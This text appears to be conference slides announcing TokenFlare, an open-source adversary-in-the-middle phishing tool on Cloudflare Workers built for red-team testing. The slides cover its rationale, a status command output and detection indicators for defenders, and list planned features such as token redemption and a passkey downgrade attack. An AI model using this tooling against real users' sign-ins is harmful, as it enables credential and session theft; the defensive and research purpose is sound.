- 8 out of 10 talks were C2 / binary payload talks.
- One of them was a cloud native identity talk (that was mine)
- The last one was an AI talk unfortunately

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Reason 2 – Level the Playing Field

- Threat Intel / Threat Hunting members of the audience would know
- Phishing kits are super popular on Dark Web

- Few ‘plug-and-play’ OSS version
- Orgs and consultancies **should** be able to focus on the important bit – pretext creation, not battle with your inf
- Most value adversary sim create is demonstrating gaps in people, process and tech
- I believe strongly that lower bar of entry in OSS is not just beneficial but essential

Maybe defund those who sell those kits??

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
Reason 3 – TI Backed usage of Cloud providers

- TI / TH in the audience would also know
- workers.dev is quite popular amongst TAs
- We are ultimately here to (somewhat) simulate them



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Reason 4 – It’s genuinely cool tech!

```
ubuntu@niftybox:~/bsides_25/tokenflare_demo$ python3 tokenflare.py status

                                        by Sunny Chau (@gladstomych) JUMPSEC Labs
                                                                         Dec 2025

TokenFlare Status
==================================================================================

[*] Initialisation:
    [+] wrangler.toml found
    [+] UUIDs configured (20 total)

[*] SSL Certificates:
    [+] Certificate: /home/ubuntu/bsides_25/tokenflare_demo/certs/cert.pem
    [+] Private key: /home/ubuntu/bsides_25/tokenflare_demo/certs/key.pem
    [!] Certificate has EXPIRED

[*] CloudFlare:
    [-] Not configured - run 'configure cf'
```

You could deploy on the VPS itself too!


configure ssl

deploy local

Public Release

https://github.com/JumpsecLabs/TokenFlare

Made Public Today



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IoC & Notes on Detection

Obvious IoCs

Header: X-TokenFlare: Authorised-Security-Testing

User-Agent: TokenFlare/1.0 For_Authorised_Testing_Only

^ Look for these in sign in Entra logs

- Workers.dev in links in email is good
- Default URL params (verifyme?uuid=) is another good one
- UUID unfortunately is Dynamic
- Sign in from Cloudflare ASN IP address

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Advanced Detection

Content on JUMPSEC Labs coming soon!

Both Companion blog for TokenFlare release

And its Detection by our MDR experts

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RECAP

- We unleashed TokenFlare, a Python deployment wrapper of a super lean Serverless AiTM worker written in JS
- Same stack been used ~1.5 years in our production
- https://github.com/JumpsecLabs/TokenFlare

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Acknowledgements

Many Thanks to:

- TE - for helping, debugging, teaching me a ton and otherwise being an awesome human being.
- Dave @Cyb3rC3lt - for creating our v1 internal prod Worker.
- JS Team
- Zolderio - for creating the prototype PoC Worker that started it all.

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Q&A + Features to come

- Fleshed out Wiki
- Redeeming Ref & Acc tokens
- Passkey downgrade attack
- Entra ToC bypass
- Turnstile ReCAPTCHA
- Supporting Static HTML response
- Cool Art for the Repo

... many many more (not all would be public tho)

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